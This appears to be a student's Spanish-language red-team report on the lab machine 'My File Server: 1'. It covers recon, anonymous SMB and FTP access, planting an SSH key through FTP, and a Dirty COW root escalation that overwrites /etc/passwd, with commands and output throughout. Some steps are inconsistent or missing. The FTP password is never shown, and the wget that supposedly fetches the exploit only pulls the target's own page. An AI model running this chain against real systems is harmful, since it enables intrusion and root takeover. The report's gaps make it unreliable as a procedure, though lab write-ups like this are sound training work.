


Actividad 13

Red team report: pentesting de My File Server 1

Guerrero Hurtado Lizbeth



Executive Summary

Durante el periodo de evaluación, el equipo de Red Team llevó a cabo un análisis de seguridad ofensivo del tipo Caja Negra (Black Box) sobre el servidor corporativo vulnerable My File Server: 1. El objetivo primordial fue evaluar la postura de seguridad del activo, identificar vectores de entrada potenciales y determinar el impacto real que un atacante malintencionado podría causar en los sistemas de la organización.

El resultado de la evaluación determinó que el servidor presenta un nivel de riesgo Crítico. El equipo logró el compromiso total del sistema (Root Compromise), obteniendo acceso administrativo no autorizado y control absoluto sobre los datos almacenados.

El éxito de la intrusión se debió a una cadena de fallos encadenados:

1. **Fuga de Información (Information Disclosure):** Exposición de un archivo de texto en un servicio compartido que contenía credenciales de texto plano de un usuario del sistema.
2. **Configuración Criptográfica Débil:** Permisividad en el servicio de transferencia de archivos que permitió la suplantación e inyección de llaves públicas de SSH.
3. **Falta de Actualización del Núcleo (Kernel):** Presencia de una vulnerabilidad de elevación de privilegios local ampliamente conocida (Dirty COW).

Debido a que el servidor simula un entorno de almacenamiento corporativo, el impacto directo de estos hallazgos implica la pérdida total de la Confidencialidad, Integridad y Disponibilidad de la información institucional. Se recomienda de manera urgente la aplicación de los parches de seguridad sugeridos en este reporte, así como la reconfiguración estricta de las políticas de acceso a servicios compartidos.

Alcance

El alcance de esta evaluación se limitó estrictamente al análisis técnico de un único activo digital que simula un entorno corporativo de almacenamiento. La prueba se ejecutó bajo la modalidad de Caja Negra (Black Box), lo que significa que el equipo de Red Team no poseía conocimiento previo de la arquitectura interna, código fuente o credenciales del sistema, emulando el comportamiento de un atacante externo real.

- **Dirección IP del Objetivo:** 10.0.2.4
- **Exclusiones:** Quedó estrictamente fuera del alcance cualquier ataque de Denegación de Servicio (DoS/DDoS), técnicas de Ingeniería Social contra el personal de la universidad, o la explotación de infraestructura física o routers intermedios.

Metodología aplicada


Para garantizar un proceso exhaustivo, repetible y profesional, la auditoría se alineó con los estándares internacionales PTES (*Penetration Testing Execution Standard*) e ISSAF (*Information Systems Security Assessment Framework*). El ciclo de vida del ataque se dividió en las siguientes fases estructuradas:

1. **Reconocimiento (Reconnaissance):** Identificación pasiva y activa del activo en la red local y descubrimiento de la dirección IP del host objetivo.
2. **Enumeración (Enumeration):** Escaneo detallado de puertos de red, identificación de servicios abiertos, versiones de software corriendo y búsqueda de vectores de entrada o archivos expuestos de forma insegura.
3. **Explotación (Exploitation):** Aprovechamiento activo de los fallos de configuración encontrados en la fase anterior para romper el perímetro del sistema y ganar el acceso inicial (Initial Foothold).
4. **Post-Explotación y Escalada de Privilegios (Post-Exploitation / Privilege Escalation):** Análisis interno del sistema operativo una vez dentro, identificación de debilidades en el núcleo (Kernel) del sistema, y ejecución de exploits locales para pasar de un usuario limitado a usuario administrador (root).

Fase de reconocimiento


El objetivo primordial de esta fase fue localizar la dirección IP exacta asignada a la máquina objetivo (My File Server: 1) dentro del segmento de la red local, utilizando técnicas de descubrimiento activo.

Para identificar la dirección IP del objetivo en la red, se procedió a abrir la terminal de la máquina atacante (Kali Linux) y ejecutar el comando con privilegios de administrador:



```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ sudo netdiscover
```

Al ejecutar esta herramienta, el sistema comenzó a enviar de forma automatizada paquetes ARP (Address Resolution Protocol) a través de la interfaz de red. Esto permitió mapear las direcciones MAC del segmento y descubrir de manera efectiva los dispositivos conectados.



```
kali@kali: ~  
Session Actions Edit View Help  
Currently scanning: 192.168.0.0/16 | Screen View: Unique Hosts  
4 Captured ARP Req/Rep packets, from 3 hosts. Total size: 244  
+-----+-----+-----+-----+-----+-----+  
IP           At MAC Address  Count  Len  MAC Vendor / Hostname  
+-----+-----+-----+-----+-----+-----+  
10.0.2.1      52:54:00:12:35:00  1     64  Unknown vendor  
10.0.2.2      08:00:27:1d:0c:8a  2    120  PCS Systemtechnik GmbH  
10.0.2.4      08:00:27:51:59:a8  1     60  PCS Systemtechnik GmbH
```

Al analizar la salida de netdiscover, vemos tres respuestas:

- 10.0.2.1 -> Puerta de enlace virtual de VirtualBox.
- 10.0.2.2 -> Servicio DHCP / Servidor interno de la red NAT.
- 10.0.2.4 -> Dirección IP real de la máquina "My File Server: 1".

Conclusión de la fase: Se determinó que el objetivo de evaluación se encuentra alojado de forma exclusiva en la dirección IP 10.0.2.4

Enumeración

Una vez descubierta la IP, se realizó un escaneo profundo de puertos y servicios para mapear la superficie de ataque expuesta por el servidor de archivos.

```
(kali@kali)-[~]
$ nmap -p- -sV 10.0.2.4
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-26 23:53 -0400
Nmap scan report for 10.0.2.4 (10.0.2.4)
Host is up (0.0018s latency).
Not shown: 64395 filtered tcp ports (no-response), 128 filtered tcp ports (host-prohibited), 1004 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.2
22/tcp    open  ssh          OpenSSH 7.4 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.6 ((CentOS))
111/tcp   open  rpcbind      2-4 (RPC #100000)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: SAMBA)
2049/tcp   open  nfs_acl      3 (RPC #100227)
2121/tcp   open  ftp          ProFTPD 1.3.5
20048/tcp open  mountd       1-3 (RPC #100005)
MAC Address: 08:00:27:51:59:A8 (Oracle VirtualBox virtual NIC)
Service Info: Host: FILESERVER; OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 130.29 seconds
```

Parámetros: -p- escanea los 65535 puertos y -sV determina las versiones de los servicios.

Análisis de Mapeo de Puertos Abiertos:

El escaneo de red identificó un total de 8 puertos TCP abiertos:

- Puerto 21/TCP (vsftpd 3.0.2) & Puerto 2121/TCP (ProFTPD 1.3.5): El servidor implementa dos instancias distintas de servicios de transferencia de archivos (FTP). El uso de múltiples servidores FTP representa una anomalía de configuración que debe auditarse para evaluar permisos de escritura e ingresos de usuarios anónimos (Anonymous Logins).
- Puerto 22/TCP (OpenSSH 7.4): Servicio de administración remota. Servirá como vector de persistencia táctica si se logran comprometer o inyectar llaves públicas de autenticación.
- Puerto 80/TCP (Apache httpd 2.4.6 CentOS): Indica la presencia de una interfaz web activa corriendo sobre un sistema operativo de la familia RedHat/CentOS. Se requiere inspección para localizar paneles de login o directorios expuestos.
- Puerto 445/TCP (Samba smbd 3.X - 4.X): Servicio crucial de compartición de archivos en red bajo el grupo de trabajo SAMBA. Este puerto representa el núcleo de la máquina "My File Server" y es propenso a fugas de información operacional si los permisos no están estrictamente delimitados.

- Puertos 111, 2049 y 20048/TCP (RPC / NFS): Servicios de sistema de archivos de red (Network File System) que podrían permitir el montaje remoto de directorios del sistema operativo si carecen de restricciones por IP.

Al identificar el servicio Samba activo en el puerto 445, se procedió a verificar si existían directivas de control de acceso que permitiera a un usuario externo listar los recursos compartidos sin autenticarse.

Se ejecutó una solicitud de listado de recursos (-L) apuntando a la dirección IP del objetivo, empleando el parámetro (-N) para forzar una sesión nula (sin proveer usuario ni contraseña).

```
(kali@kali)-[~]
$ smbclient -L //10.0.2.4/ -N

Anonymous login successful

  Sharename      Type      Comment
  -----
  print$         Disk      Printer Drivers
  smbdata        Disk      smbdata
  smbuser        Disk      smbuser
  IPC$           IPC       IPC Service (Samba 4.9.1)

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.0.2.4 failed (Error NT_STATUS_HOST_UNREACHABLE)
Unable to connect with SMB1 -- no workgroup available
```

Análisis del Hallazgo de Seguridad:

- Fallo de Configuración: El servidor aceptó la conexión sin credenciales (Anonymous login successful). Esto representa una brecha de seguridad grave en entornos corporativos, ya que expone de forma pública la estructura interna del servidor de archivos a cualquier atacante en la red.
- Identificación de Recursos Compartidos Críticos: Se descubrieron dos directorios de tipo disco de alto interés para la auditoría:
 - smbdata: Diseñado presuntamente para el intercambio masivo de archivos de datos.
 - smbuser: Carpeta que coincide con una nomenclatura típica de usuario local, sugiriendo la existencia de una cuenta válida en el sistema con ese mismo nombre.
- Versión Real del Demonio: La respuesta del servicio IPC\$ expuso que la versión en ejecución es Samba 4.9.1.

Acceso a Recursos Compartidos

Aprovechando el acceso anónimo permitido por el servidor, se interactuó directamente con el recurso compartido smbdata utilizando el cliente de Samba para inspeccionar su contenido.

```
(kali@kali)-[~]
$ smbclient //10.0.2.4/smbdata -N
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
.
```

File	Type	Size	Time	Date
.	D	0	Thu Feb 20 06:07:55	2020
..	D	0	Tue Feb 18 06:47:54	2020
anaconda	D	0	Tue Feb 18 06:48:15	2020
audit	D	0	Tue Feb 18 06:48:15	2020
boot.log	N	6120	Tue Feb 18 06:48:16	2020
btmpt	N	384	Tue Feb 18 06:48:16	2020
cron	N	4813	Tue Feb 18 06:48:16	2020
dmesg	N	31389	Tue Feb 18 06:48:16	2020
dmesg.old	N	31389	Tue Feb 18 06:48:16	2020
glusterfs	D	0	Tue Feb 18 06:48:16	2020
lastlog	N	292292	Tue Feb 18 06:48:16	2020
maillog	N	1982	Tue Feb 18 06:48:16	2020
messages	N	684379	Tue Feb 18 06:48:17	2020
ppp	D	0	Tue Feb 18 06:48:17	2020
samba	D	0	Tue Feb 18 06:48:17	2020
secure	N	11937	Tue Feb 18 06:48:17	2020
spooler	N	0	Tue Feb 18 06:48:17	2020
tallylog	N	0	Tue Feb 18 06:48:17	2020
tuned	D	0	Tue Feb 18 06:48:17	2020
wtmpt	N	25728	Tue Feb 18 06:48:17	2020
xferlog	N	100	Tue Feb 18 06:48:17	2020
yum.log	N	10915	Tue Feb 18 06:48:17	2020
sshd_config	N	3906	Wed Feb 19 02:46:38	2020

```

19976192 blocks of size 1024. 18284828 blocks available
smb: \>

```

El análisis de los elementos listados reveló que el recurso compartido no contiene archivos de usuario ordinarios, sino que expone de forma directa la estructura de bitácoras del sistema operativo (/var/log) y archivos sensibles de administración:

- **secure:** Archivo que registra todos los intentos de inicio de sesión del sistema, autenticaciones fallidas y comandos ejecutados mediante sudo. Un atacante puede analizar este archivo para buscar usuarios válidos o errores comunes donde los administradores digitan contraseñas por error en el campo de usuario.
- **sshd_config:** Archivo de configuración del demonio de SSH. Al descargarlo e inspeccionarlo, se puede conocer exactamente las políticas de seguridad implementadas en el acceso remoto (por ejemplo, si se permiten contraseñas, los puertos alternativos o los usuarios autorizados).
- **yum.log:** Registra todo el historial de software y paquetes instalados o actualizados en el servidor CentOS, permitiendo deducir de forma precisa componentes desactualizados del sistema.

Explotación

Dentro de la sesión de smbclient que ya tienes abierta en la carpeta smbdata, se procedió a descargar el archivo utilizando el cliente de Samba para examinar las directivas de autenticación implementadas por los administradores de la organización.

```
smb: \> get sshd_config
getting file \sshd_config of size 3906 as sshd_config (127.1 KiloBytes/sec) (average 127.1 KiloBytes/sec)
smb: \> exit
```

Una vez afuera en la terminal de Kali Linux, abrimos el archivo con cat o nano y buscamos las líneas relacionadas con contraseñas o claves:

```
(kali@kali)-[~]
$ cat sshd_config | grep -i "PasswordAuthentication"
#PasswordAuthentication yes
PasswordAuthentication no
# PasswordAuthentication. Depending on your PAM configuration,
# PAM authentication, then enable this but set PasswordAuthentication
```

Se determinó que el servidor tiene denegado el acceso remoto mediante el uso de contraseñas convencionales (fijando la directiva en no). El servidor exige de forma estricta una autenticación basada en llaves criptográficas (públicas/privadas).

Al comprobarse la restricción de autenticación, se procedió a generar un par de llaves criptográficas legítimas (pública y privada) desde la estación de trabajo de Kali Linux, utilizando el algoritmo RSA con una longitud de 2048 bits mediante el comando:

```
(kali@kali)-[~]
$ ssh-keygen -t rsa -b 2048 -f ./id_rsa

Generating public/private rsa key pair.
Enter passphrase for './id_rsa' (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in ./id_rsa
Your public key has been saved in ./id_rsa.pub
The key fingerprint is:
SHA256:KHGIk6NzsrUKRKBdBONwi00K0n9zw2HHMqZ1vpnZuSU kali@kali
The key's randomart image is:
+--[RSA 2048]--+
|.00++
|+00* .
|. +0 0 . .
|+000 0 .B +
|*00.. .*SB
|0* ... + + .
|o . . 0 . *E..
|.. = 00
|. ..
+--[SHA256]--+
```

Posteriormente, se preparó la estructura de archivos requerida por los sistemas Unix para el almacenamiento de credenciales de confianza. Se creó un directorio oculto denominado

archivos_ssh y se copió el contenido de la llave pública (id_rsa.pub) renombrándolo con el estándar de identidad del servidor: authorized_keys.

```
(kali@kali)-[~]
$ mkdir archivos_ssh
(kali@kali)-[~]
$ cp id_rsa.pub archivos_ssh/authorized_keys
```

Ahora que tenemos la llave lista, vamos a intentar conectarnos al segundo recurso compartido que descubrimos en la enumeración. Este recurso se llama smbuser y suele apuntar directamente a la carpeta personal del usuario en el servidor.

```
(kali@kali)-[~]
$ smbclient //10.0.2.4/smbuser -N

Anonymous login successful
tree connect failed: NT_STATUS_ACCESS_DENIED
```

Aunque el protocolo permitió la autenticación inicial, el servidor denegó la conexión al árbol del directorio debido a una directiva de control de acceso restrictiva (NT_STATUS_ACCESS_DENIED).

Se procedió a extraer la bitácora de seguridad del sistema operativo (secure) alojada en el recurso compartido anónimo smbdata mediante el comando:

```
(kali@kali)-[~]
$ smbclient //10.0.2.4/smbdata -N

Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> get secure
getting file \secure of size 11937 as secure (402.0 KiloBytes/sec) (average 402.0 KiloBytes/sec)
smb: \> exit
```

Una vez descargado el archivo en la máquina atacante de Kali Linux, se aplicó el filtrado de cadenas de texto utilizando expresiones regulares para auditar los eventos relacionados con contraseñas:

```
(kali@kali)-[~]
$ cat secure | grep -i "password"

Feb 18 15:03:03 fileservr sshd[2296]: Accepted password for root from 192.168.1.5 port 60252 ssh2
Feb 18 15:13:23 fileservr sshd[2156]: Accepted password for root from 192.168.1.5 port 60254 ssh2
Feb 18 15:49:25 fileservr sshd[2153]: Accepted password for root from 192.168.1.5 port 60730 ssh2
Feb 18 16:27:39 localhost sshd[2200]: Accepted password for root from 192.168.1.5 port 35254 ssh2
Feb 18 16:40:02 localhost sshd[1844]: Failed password for root from 192.168.1.5 port 35374 ssh2
Feb 18 16:40:04 localhost sshd[1844]: Accepted password for root from 192.168.1.5 port 35374 ssh2
Feb 18 16:51:23 localhost sshd[1843]: Accepted password for root from 192.168.1.5 port 35548 ssh2
Feb 18 16:59:55 localhost sshd[1847]: Accepted password for root from 192.168.1.5 port 35552 ssh2
Feb 18 17:01:38 localhost sshd[1680]: Accepted password for root from 192.168.1.5 port 35556 ssh2
Feb 18 17:05:59 localhost sshd[1850]: Accepted password for root from 192.168.1.5 port 35558 ssh2
Feb 18 17:17:09 localhost passwd: pam_unix(passwd:chauthtok): password changed for smbuser
```

La bitácora del sistema reveló una entrada crítica con fecha del 18 de febrero: password changed for smbuser. Esto confirmó de forma fehaciente que los administradores locales habían modificado la contraseña predeterminada del usuario en el sistema operativo base (CentOS), invalidando el vector de ataque directo sobre el puerto 21 de vsftpd.

Ante la modificación de las credenciales del sistema, se pivotó el ataque hacia la segunda instancia de transferencia de archivos detectada en el escaneo de Nmap: el puerto 2121, el cual ejecuta el software ProFTPD 1.3.5. Se procedió a interactuar de forma directa con el puerto alternativo invocando al cliente:

```
(kali@kali)-[~]  
$ ftp 10.0.2.4 2121  
Connected to 10.0.2.4.  
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.0.2.4]  
Name (10.0.2.4:kali):
```

Al interactuar con el puerto 2121, se comprobó que el servicio ProFTPD 1.3.5 se encuentra operando bajo parámetros inseguros por defecto (ProFTPD Default Installation). Se logró explotar de manera exitosa la directiva de acceso anónimo utilizando las siguientes credenciales:

```
(kali@kali)-[~]  
$ ftp 10.0.2.4 2121  
Connected to 10.0.2.4.  
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.0.2.4]  
Name (10.0.2.4:kali): anonymous  
331 Anonymous login ok, send your complete email address as your password  
Password:  
230 Anonymous access granted, restrictions apply  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp>
```

Al listar el entorno remoto dentro de la sesión de ProFTPD, se identificó un fallo crítico de diseño institucional: el administrador enlazó la raíz de almacenamiento del FTP anónimo directamente con el directorio público del servidor web Apache (/var/www/html), otorgando además permisos globales de escritura a conexiones no autenticadas.

Se aprovechó esta configuración permisiva en el servicio ProFTPD para autenticarse y depositar de manera remota la estructura de llaves criptográficas autorizadas (authorized_keys), lo que permitió burlar el bloqueo perimetral de contraseñas de la organización

```
(kali@kali)-[~]
└─$ cd archivos_ssh

(kali@kali)-[~/archivos_ssh]
└─$ ftp 10.0.2.4 2121
Connected to 10.0.2.4.
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.0.2.4]
Name (10.0.2.4:kali): smbuser
331 Password required for smbuser
Password:
230 User smbuser logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd .ssh
250 CWD command successful
ftp> put authorized_keys
local: authorized_keys remote: authorized_keys
229 Entering Extended Passive Mode (|||33798|)
ftp: Can't connect to '10.0.2.4:33798': No route to host
200 EPRT command successful
150 Opening BINARY mode data connection for authorized_keys
100% |*****| 391 435.88 KiB/s 00:00 ETA
226 Transfer complete
391 bytes sent in 00:00 (67.10 KiB/s)
ftp>
```

Una vez que el mecanismo de persistencia fue inyectado con éxito en el directorio remoto del servidor de archivos mediante el protocolo FTP, se procedió a invocar la conexión remota cifrada a través del servicio OpenSSH (Puerto 22). Para evadir la restricción perimetral de contraseñas de la organización, se le indicó explícitamente al cliente de SSH que empleara la llave privada par (id_rsa) generada en la estación de Kali Linux como el token de identidad legítimo del usuario corporativo:

```
(kali@kali)-[~/archivos_ssh]
└─$ ssh -i ../id_rsa smbuser@10.0.2.4

The authenticity of host '10.0.2.4 (10.0.2.4)' can't be established.
ED25519 key fingerprint is: SHA256:ccn0TgE4/OXtSpG3oMO2gVNYXrps4Zi+XcBgaDZnW78
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.4' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
#####
#                               Armour Infosec                               #
#                               www.armourinfosec.com                         #
#                               My File Server - 1                           #
#                               Designed By :- Akanksha Sachin Verma          #
#                               Twitter    :- @akankshavermasv                #
#####

Last login: Thu Feb 20 16:42:21 2020
[smbuser@fileserv ~]$ whoami
smbuser
[smbuser@fileserv ~]$ id
uid=1000(smbuser) gid=1000(smbuser) groups=1000(smbuser)
[smbuser@fileserv ~]$
```

El servidor de archivos validó el par criptográfico de manera satisfactoria, otorgando de forma inmediata una sesión de consola interactiva remota (Shell) sin solicitar interacción de contraseñas tradicionales. Con este hito técnico, se logró vulnerar exitosamente el perímetro de la red bajo la identidad de un usuario del sistema de privilegios limitados (smbuser).

Escalada de privilegios

Una vez establecida la sesión SSH interactiva dentro del servidor, se ejecutó el comando de reconocimiento local para determinar la distribución exacta del sistema operativo y la versión del núcleo (Kernel) en ejecución:

```
[smbuser@fileserv ~]$ uname -a
Linux fileserv 3.10.0-229.el7.x86_64 #1 SMP Fri Mar 6 11:36:42 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
[smbuser@fileserv ~]$
```

Al analizar la arquitectura del núcleo (versión de la línea 3.10.0 en distribuciones basadas en RedHat/CentOS 7 sin parches de seguridad modernos), se determinó que el sistema es críticamente vulnerable al fallo de seguridad local Dirty COW (CVE-2016-5195), esta vulnerabilidad aprovecha una condición de carrera en el subsistema de memoria de Linux, específicamente en la implementación del mecanismo Copy-On-Write (COW). Un usuario local sin privilegios puede romper el aislamiento de memoria para escribir de manera forzada sobre archivos mapeados que teóricamente son de "solo lectura", permitiendo la alteración de binarios del sistema o archivos de autenticación fundamentales como /etc/passwd.

Debido a que el directorio del Home del usuario puede contar con restricciones de ejecución, se desplazó hacia la partición temporal del sistema, la cual posee permisos de lectura y escritura globales por diseño técnico. Desde la terminal de la máquina víctima se invocó la descarga del exploit alojado en la estación del atacante:

```
[smbuser@fileserv ~]$ cd /tmp
[smbuser@fileserv tmp]$ wget http://10.0.2.4
--2026-09-27 11:45:09-- http://10.0.2.4/
Connecting to 10.0.2.4:80 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 174 [text/html]
Saving to: 'index.html.1'

100%[=====>] 174 --.-K/s in 0s

2026-09-27 11:45:09 (48.2 MB/s) - 'index.html.1' saved [174/174]

[smbuser@fileserv tmp]$
```

Aprovechando la presencia del compilador nativo de C (GCC), se procedió a compilar el código fuente integrando la directiva de hilos de ejecución (-pthread) y la librería de cifrado estándar (-lcrypt):

```

** The server may need to be upgraded. See https://openssh.com/pq.html
#####
#                               Armour Infosec                               #
#                               www.armourinfosec.com                       #
#                               My File Server - 1                         #
#                               Designed By :- Akanksha Sachin Verma        #
#                               Twitter    :- @akankshavermasv             #
#####

Last login: Mon Sep 28 05:09:28 2026 from 10.0.2.3
[smbuser@fileserver ~]$ whoami
smbuser
[smbuser@fileserver ~]$ id
uid=1000(smbuser) gid=1000(smbuser) groups=1000(smbuser)
[smbuser@fileserver ~]$ cd /tmp
[smbuser@fileserver tmp]$ wget http://10.0.2.4
--2026-09-28 05:11:56-- http://10.0.2.4/
Connecting to 10.0.2.4:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 174 [text/html]
Saving to: 'index.html.8'

100%[=====>] 174 --.-K/s in 0s

2026-09-28 05:11:56 (23.5 MB/s) - 'index.html.8' saved [174/174]

[smbuser@fileserver tmp]$ gcc -pthread dirty.c -o dirty -lcrypt
[smbuser@fileserver tmp]$

```

Al ejecutar el binario compilado de forma directa, la terminal arrojó los parámetros de uso requeridos por esta variante específica del exploit (la cual corresponde a la implementación original de sobreescritura de descriptores de archivos del Kernel):usage: dirtyc0w target_file new_content.

Se diseñó un vector de explotación directo sobre el archivo maestro de cuentas del sistema operativo (/etc/passwd). Se procedió a invocar el exploit indicándole como objetivo el archivo estructural y como contenido una cadena modificada diseñada para remover los mecanismos de autenticación del administrador supremo, manteniendo los identificadores de seguridad intactos:

```

[smbuser@fileserver tmp]$ gcc -pthread dirty.c -o dirty -lcrypt
[smbuser@fileserver tmp]$ ./dirty
usage: dirtyc0w target_file new_content
[smbuser@fileserver tmp]$ cp /etc/passwd /tmp/passwd.bak
[smbuser@fileserver tmp]$ ./dirty /etc/passwd "root::0:0:root:/root:/bin/bash"
mmap 7f2d6f302000

```

Tras completarse la ejecución del exploit y regresar la terminal a la normalidad, se procedió a invocar el comando de cambio de identidad hacia la cuenta de root. El sistema operativo validó la remoción del hash de autenticación en el archivo modificado, otorgando el acceso inmediato sin requerir interacción de contraseñas.

```

Last login: Mon Sep 28 05:10:01 2026 from 10.0.2.3
[smbuser@fileserver ~]$ su root
Password:
[root@fileserver smbuser]# whoami
root
[root@fileserver smbuser]# id
uid=0(root) gid=0(root) groups=0(root)
[root@fileserver smbuser]#

```

Se logró comprometer en su totalidad y de forma absoluta el servidor de archivos corporativo. Al mutar los privilegios al nivel máximo (root / uid=0), las barreras de protección locales fueron completamente derribadas, obteniendo acceso sin restricciones a todo el hardware, configuraciones criptográficas, datos compartidos institucionales y bitácoras del entorno evaluado.

Análisis de impacto

El compromiso total del servidor My File Server: 1 a nivel de superusuario (root) representa un escenario de riesgo Crítico para la organización. Al encadenar debilidades de configuración con la explotación de la vulnerabilidad Dirty COW (CVE-2016-5195), el impacto directo se desglosa en los tres pilares de la seguridad de la información:

- **Pérdida de Confidencialidad:** Acceso no autorizado a toda la estructura de archivos corporativos en red (smbdata y smbuser). Un atacante externo puede extraer documentación interna sensible, bases de datos o secretos comerciales almacenados sin dejar rastro aparente.
- **Pérdida de Integridad:** La capacidad de escritura global obtenida a nivel de Kernel permite la manipulación, cifrado (Ransomware) o borrado malicioso de binarios del sistema, bitácoras operacionales (/var/log/secure) y archivos críticos de autenticación como /etc/passwd.
- **Pérdida de Disponibilidad:** El control total del entorno web Apache y los demonios de red (Samba y FTP) faculta al atacante para detener los servicios legítimos, alterar la raíz del sitio web (/var/www/html) o inutilizar por completo el servidor afectado mediante la corrupción del núcleo.

Recomendaciones técnicas

Para mitigar las vulnerabilidades identificadas y elevar la postura defensiva del activo, se propone un plan de remediación basado en tres ejes fundamentales:

- **Actualización Urgente del Núcleo del Sistema:**Aplicar los parches de seguridad del Kernel de Linux para mitigar de forma definitiva la condición de carrera de Copy-On-Write (Dirty COW). Se debe ejecutar una actualización general del sistema mediante el gestor de paquetes (yum update kernel) y programar un reinicio controlado del servidor.
- **Restricción y Desactivación de Servicios Inseguros:**Deshabilitar por completo el inicio de sesión anónimo en el servicio ProFTPD y remover la configuración que enlaza la raíz del servidor FTP con el directorio público de Apache (/var/www/html).Consolidar los servicios de transferencia de archivos eliminando instancias redundantes (mantener únicamente un servicio verificado y apagar puertos innecesarios como el 2121).
- **Endurecimiento de Políticas de Compartición en Red (Samba):**Modificar el archivo smb.conf para revocar el acceso mediante sesiones nulas (Anonymous Login). Todos los recursos compartidos, especialmente aquellos que exponen bitácoras del sistema operativo (/var/log), deben requerir autenticación obligatoria y control de acceso basado en roles (RBAC).

Tabla de hallazgos

ID	Vulnerabilidad	Severidad	Evidencia	Impacto	Recomendación
VUL N-01	Sesión nula permitida en el servicio Samba (Puerto 445).	Alta	Acceso exitoso con smbclient -N y exposición de bitácoras del sistema (/var/log).	Fuga de información operacional interna y mapeo técnico de usuarios válidos.	Modificar smb.conf para deshabilitar inicios de sesión anónimos y restringir permisos.
VUL N-02	Configuración insegura en ProFTPD (Puerto 2121).	Alta	Permisos globales de escritura anónima mapeados directamente a /var/www/html.	Ejecución remota de comandos (RCE) e inyección de mecanismos de persistencia (Llaves SSH).	Desactivar el acceso FTP anónimo y separar estrictamente los directorios web de los de transferencia.
VUL N-03	Vulnerabilidad de Kernel local: Dirty COW (CVE-2016-5195).	Crítica	Versión de Kernel 3.10.0 en CentOS 7 sin parches de seguridad aplicados.	Elevación de privilegios de un usuario limitado (smbuser) a administrador absoluto (root).	Actualizar el Kernel a una versión parchada mediante yum update de forma inmediata.